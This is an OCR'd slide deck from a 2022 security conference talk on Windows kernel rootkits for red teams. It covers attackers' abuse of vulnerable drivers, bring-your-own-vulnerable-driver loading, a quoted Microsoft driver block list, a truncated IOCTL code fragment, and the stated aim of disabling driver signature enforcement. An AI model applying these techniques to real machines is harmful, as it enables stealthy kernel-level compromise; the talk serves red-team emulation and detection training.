

Windows Kernel Rootkits for Red Teams

by Andre Lima (0x4ndr3) from PwC Norway @ BSides Lisbon 2022

> whoami

- Work @ PwC Norway
- Pentester | Red Teamer | Researcher
- Worked in Portugal (Lisbon), Australia (Melbourne), and now Norway (Oslo)
- Blogger + Youtube channel
- Certs: OSED, eCRE, SLAE64, etc
- Best friends: windbg, IDA, assembly

https://twitter.com/0x4ndr3

https://www.youtube.com/@0x4ndr3

https://www.linkedin.com/in/aflima/

WHAT ARE WE GOING TO TALK ABOUT?

- Why kernel dev?
- Objective
- Kernel Code Execution
- Demo #1
- Intro to the Windows kernel
- Methodology for rootkit dev
- Hiding a process
- Demo #2
- Keylogger
- Demo #3
- Virtual Secure Mode (VSM)
- References

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
→ Why kernel dev?

Year Published	Adversary/Malware	Driver Name	Driver Creator
2021	Candiru	physmem.sys	Hilscher
2021	Iron Tiger	procexp152.sys	Process Explorer
2021	Iron Tiger	cpuz141.sys	CPUID CPU-Z
2021	GhostEmperor	dbk64.sys	CheatEngine
2021	ZINC	viragIt64.sys	Vir.IT eXplorer
2021	Various Cryptominers using XMRig	winring00x64.sys	OpenLibSys
2021	TunnelSnake	vboxdrv.sys	VirtualBox
2020	RobbinHood	gdrv.sys	Gigabyte
2020	Trickbot	rwdrv.sys	RWEverything


Many more...
Source: https://www.rapid7.com/blog/post/2021/12/13/driver-based-attacks-past-and-present/



→ Why kernel dev?

Allows for:

- More advanced tool dev for Red Teams
- Advanced Blue Team training
- Better understanding of kernel exploit dev
- Opening of interesting new attack surface for bug hunting (i.e. Hyper-V)



→ Objective

- Make you curious about all things kernel
- Show you interesting things you can do in it.

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
→ Kernel code execution

Common ways:

- Sign your own driver: technically simpler but risky



→ Kernel code execution

Common ways:

- Sign your own driver: technically simpler but risky
- BYOVD: less risky, but technically trickier
  - known by the community: there are a lot!

```
<Deny ID="ID_DENY_ATILLK_1F" FriendlyName="atillk64\d2182b6ef3255c7c1a69223cd3c
<Deny ID="ID_DENY_BANDAI_SHA1" FriendlyName="bandai.sys Hash Sha1" Hash="0F780B
<Deny ID="ID_DENY_BANDAI_SHA256" FriendlyName="bandai.sys Hash Sha256" Hash="7F
<Deny ID="ID_DENY_BANDAI_SHA1_PAGE" FriendlyName="bandai.sys Hash Page Sha1" Ha
<Deny ID="ID_DENY_BANDAI_SHA256_PAGE" FriendlyName="bandai.sys Hash Page Sha256
<Deny ID="ID_DENY_BS_RCIO64_SHA1" FriendlyName="BS_RCIO64 73327429c505d8c5fd690
<Deny ID="ID_DENY_BS_RCIO64_SHA256" FriendlyName="BS_RCIO64 73327429c505d8c5fd6
<Deny ID="ID_DENY_BS_RCIO64_SHA1_PAGE" FriendlyName="BS_RCIO64 5651466512138240
<Deny ID="ID_DENY_BS_RCIO64_SHA256_PAGE" FriendlyName="BS_RCIO64 56514665121382
<Deny ID="ID_DENY_CAPCOM_SHA1" FriendlyName="capcom.sys Hash Sha1" Hash="1D1CAF
<Deny ID="ID_DENY_CAPCOM_SHA256" FriendlyName="capcom.sys Hash Sha256" Hash="FA
<Deny ID="ID_DENY_CAPCOM_SHA1_PAGE" FriendlyName="capcom.sys Hash Page Sha1" Ha
<Deny ID="ID_DENY_CAPCOM_SHA256_PAGE" FriendlyName="capcom.sys Hash Page Sha256
<Deny ID="ID_DENY_DBUTIL_32_SHA1" FriendlyName="32-bit dell dbutil.sys Hash Sha
<Deny ID="ID_DENY_DBUTIL_32_SHA256" FriendlyName="32-bit dell dbutil.sys Hash S
<Deny ID="ID_DENY_DBUTIL_32_SHA1_PAGE" FriendlyName="32-bit dell dbutil.sys Has
<Deny ID="ID_DENY_DBUTIL_32_SHA256_PAGE" FriendlyName="32-bit dell dbutil.sys H
<Deny ID="ID_DENY_DBUTIL_64_SHA1" FriendlyName="64-bit dell dbutil.sys Hash Sha
```

Source: https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-driver-block-rules

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

→ Kernel code execution

Common ways:

- Sign your own driver
- BYOVD:
  - known by the community: there are a lot!
  - find your own ...





→ Kernel code execution

Common ways:

- Sign your own driver
- BYOVD:
  - **known by the community**: there are a lot!
  - find your own ...

Why **BYOVD with a known vuln driver**?

- be able to emulate a common malicious technique
- be able to recommend better detection to Blue Teams

```
398    switch (stack->Par
399        case IOCTL_ROO
400            // Irp->As
401            ExecuteAtD
402            break;
403        case IOCTL_ROO
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

```


→ Kernel code execution

Objective: disable DSE so I can load my own driver/rootkit

